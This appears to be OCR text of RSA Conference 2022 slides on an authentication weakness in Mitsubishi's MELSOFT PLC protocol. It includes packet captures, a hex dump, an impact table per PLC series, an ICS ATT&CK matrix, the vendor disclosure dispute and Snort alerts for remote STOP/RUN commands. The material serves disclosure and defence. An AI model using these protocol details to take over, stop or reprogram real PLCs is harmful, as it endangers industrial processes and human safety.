
No.	Time	Source	Destination	Protocol	Length	Info
21	4.18303…	192.168.3.40	192.168.3.11	MELSOFT	129	MELSOFT RES
22	4.18464…	192.168.3.11	192.168.3.40	MELSOFT	1381	MELSOFT REQ
23	4.18728…	192.168.3.40	192.168.3.11	MELSOFT	97	MELSOFT RES
24	4.18872…	192.168.3.11	192.168.3.40	MELSOFT	973	MELSOFT REQ
25	4.19114…	192.168.3.40	192.168.3.11	MELSOFT	97	MELSOFT RES
26	4.19173…	192.168.3.11	192.168.3.40	MELSOFT	115	MELSOFT REQ
27	4.19372…	192.168.3.40	192.168.3.11	MELSOFT	95	MELSOFT RES
28	4.19437…	192.168.3.11	192.168.3.40	MELSOFT	115	MELSOFT REQ
29	4.19602…	192.168.3.40	192.168.3.11	MELSOFT	95	MELSOFT RES


```
Reserved-1: 000011110700
ID-1: 0x03e40000
ID-2: 0x03ffff00
ID-3: 0x0000
Data Len: 0x0014 (20)
MSG Type ID: 0x080c009c
Sub-Header
Error Code: 0x0000
Reserved-2: 0000040400000000
Command: 0x182c
Sequence-2: 0x0008
```

```
0000  08 00 27 d9 38 78 58 52  8a ed cc d8 08 00 45 00   ··'·8xXR ····· E·
0010  00 51 00 0b 00 00 40 06  f3 18 c0 a8 03 28 c0 a8   ·Q····@· ·····(··
0020  03 0b 13 8f ec 7e 00 01  79 44 8f e8 c6 79 50 18   ·····~·· yD···yP·
0030  2d a0 fb ec 00 00 d7 00  07 00 00 11 11 07 00 00   -······ ········
0040  00 e4 03 00 ff ff 03 00  00 14 00 9c 00 0c 08 00   ······ ·····
0050  00 00 00 04 04 00 00 00  00 18 2c 08 00 00 00 00   ······ ··,·····
```


Error Code (ms_proto.errcode),2 bytes — Packets: 49 · Displayed: 49 (100.0%) — Profile: Default

Handshake Overview – Overwriting the PLC Program






From Workstation Side



Before Overwriting the PLC program



After Overwriting the PLC program

The Potential Impact of Attacks Using the MELSOFT Protocol

Series	iQ-R Series		Q Series		iQ-F		L Series	F Series	
Type	Module Based		Module Based		Module Based		Module Based (without Ethernet Module)	Module Based	
Module	CPU Module	Ethernet Module	CPU Module	Ethernet Module	CPU Module	Ethernet Module	CPU Module	CPU Module	Ethernet Module
Impact by Melsoft	***Yes (EWS-PLC)**	***Yes (EWS-PLC)**	**Yes (EWS-PLC)**	**Yes (EWS-PLC)**	***Yes (EWS-PLC)**	***Yes (EWS-PLC)**	**Yes (EWS-PLC)**	**Yes (EWS-PLC)**	**Yes (EWS-PLC)**
Impact by Melsec (SLMP)	**Yes (HMI-PLC)**	**Yes (HMI-PLC)**	****Yes (HMI-PLC)**	**Yes (EWS-PLC)**	**Yes (HMI-PLC)**	**Yes (HMI-PLC)**	N/A	N/A	N/A

* Without MELSOFT Authentication, we can take over the device directly

** Can’t use file-related commands

Potential Impact of Attacks Using the MELSOFT Protocol (Cont.)


- Remote Run/Stop to Interrupt the Process
- Overwrite PLC Program to Change the Completed Control Process
- Read/Write the Data to Change the Small Part Control Process
- Malicious Files in the PLC
- …

MITRE ATT&CK® Matrix for Industrial Control Systems

Initial Access	Execution	Persistence	Privilege Escalation	Evasion	Discovery	Lateral Movement	Collection	Command and Control	Inhibit Response Function	Impair Process Control	Impact
Drive-by Compromise	Change Operating Mode	Modify Program	Exploitation for Privilege Escalation	Change Operating Mode	Network Connection Enumeration	Default Credentials	Automated Collection	Commonly Used Port	Activate Firmware Update Mode	Brute Force I/O	**Damage to Property**
Exploit Public-Facing Application	Command-Line Interface	Module Firmware	Hooking	Exploitation for Evasion	Network Sniffing	Exploitation of Remote Services	Data from Information Repositories	Connection Proxy	Alarm Suppression	**Modify Parameter**	**Denial of Control**
Exploitation of Remote Services	Execution through API	Project File Infection		Indicator Removal on Host	Remote System Discovery	Lateral Tool Transfer	Detect Operating Mode	Standard Application Layer Protocol	Block Command Message	Module Firmware	Denial of View
External Remote Services	Graphical User Interface	System Firmware		Masquerading	Remote System Information Discovery	Program Download	I/O Image		Block Reporting Message	Spoof Reporting Message	**Loss of Availability**
Internet Accessible Device	Hooking	Valid Accounts		Rootkit	Wireless Sniffing	Remote Services	Man in the Middle		Block Serial COM	**Unauthorized Command Message**	**Loss of Control**
Remote Services	Modify Controller Tasking			Spoof Reporting Message		Valid Accounts	Monitor Process State		Data Destruction		**Loss of Productivity and Revenue**
Replication Through Removable Media	Native API						Point & Tag Identification		Denial of Service		**Loss of Protection**
Rogue Master	Scripting						Program Upload		**Device Restart/Shutdown**		**Loss of Safety**
Spearphishing Attachment	User Execution						Screen Capture		Manipulate I/O Image		Loss of View
Supply Chain Compromise							Wireless Sniffing		**Modify Alarm Settings**		**Manipulation of Control**
Transient Cyber Asset									Rootkit		**Manipulation of View**
Wireless Compromise									Service Stop		**Theft of Operational Information**
Drive-by Compromise									System Firmware		

Take-over The ICS Environment


Smart Factory



RSAConference2022

A Story of Reporting the Vulnerability

Timeline of Reporting the Vulnerability



Vendor Perspective vs. Security Researcher Perspective

Vendor	TXOne
The authentication is not to protect the customer's security, but to prevent connection to devices of other companies	The bypass of this authentication process still will lead to an attacker can fake EWS and send any unauthenticated command to PLC
Now, without bypassing this authentication process, data in Mitsubishi PLC can also be operated by other companies' equipment by using the public protocol (SLMP)	Tweaks to remove two-way verification make products less secure, but SLMP can use less control commands than MELSOFT
Add a comment to the information submitted to the conference that **this issue is not a vulnerability in Mitsubishi Electric products**	We totally disagree that this is not a weakness of Mitsubishi Electric products, but...with respect

RSAConference2022

Apply and Closing Remarks

Immediate Actions

- Quickly assess affected areas and equipment. No visibility in most OT environments
  - Deploy IDS or other network traffic analyzer
    - A Lua plugin for analyzing the MELSOFT protocol
    - Snort rules for detecting and protecting MELSOFT traffic

```
[**] [1:202107011:1] Melsoft 0x0114 MS Authentication [**] [Classification: Others] [Priority: 3] {TCP} 192.168.3.11:60542 -> 192.168.3.40:5007
[**] [1:202107012:1] Melsoft 0x1002 MC Remote STOP [**] [Classification: Others] [Priority: 3] {TCP} 192.168.3.11:60542 -> 192.168.3.40:5007
[**] [1:202107013:1] Melsoft 0x1001 MC Remote Run [**] [Classification: Others] [Priority: 3] {TCP} 192.168.3.11:60542 -> 192.168.3.40:5007
```

